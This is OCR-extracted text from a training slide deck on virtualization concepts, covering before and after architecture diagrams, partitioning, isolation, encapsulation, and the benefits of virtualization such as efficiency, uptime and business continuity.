
____

____

____



LO#05: Explain Virtualization Concepts



Introduction to Virtualization


- Virtualization refers to the creation of a virtual version of **hardware** or **software** resources in a system

Before Virtualization
Applications
Operating System
X86 Architecture
CPU
Memory
NIC
Disk
After Virtualization
Applications
Applications
Operating System
Operating System
VMware Virtualization Layer
X86 Architecture
CPU
Memory
NIC
Disk

A hardware platform (host machine) is used to run a **single** OS and its applications

A hardware platform (host machine) is used to run **multiple** operating systems and their applications

Notes: ____________________



Characteristics of Virtualization

Partitioning

- The ability to run multiple operating systems and applications on a single physical system by virtually **partitioning** the hardware resources


Isolation

- Each virtual machine is **isolated** from its physical host system and other virtual machines

001011
101110

Encapsulation

- A virtual machine represents a single file that can be easily **identified** based on its services
- Encapsulation **protects** a virtual machine from any interference from other virtual machines



Benefits of Virtualization

Resource Efficiency

- Virtualization **increases** the hardware utilization, which consequently increases Return-on-Investment (ROI)

Increase in Uptime

- Virtualization increases the availability of **redundant** system resources and interconnections on a single physical system

Reduced Disk Space Consumption

- Virtualization enables the **effective utilization** of the available disk space, thus minimizing disk space consumption

Increased Flexibility

- Virtualization provides greater **flexibility** in deployment and increases network resource multiplexing

Business Continuity

- Virtualization helps in achieving business **continuity** and disaster recovery

Improved Quality of Services

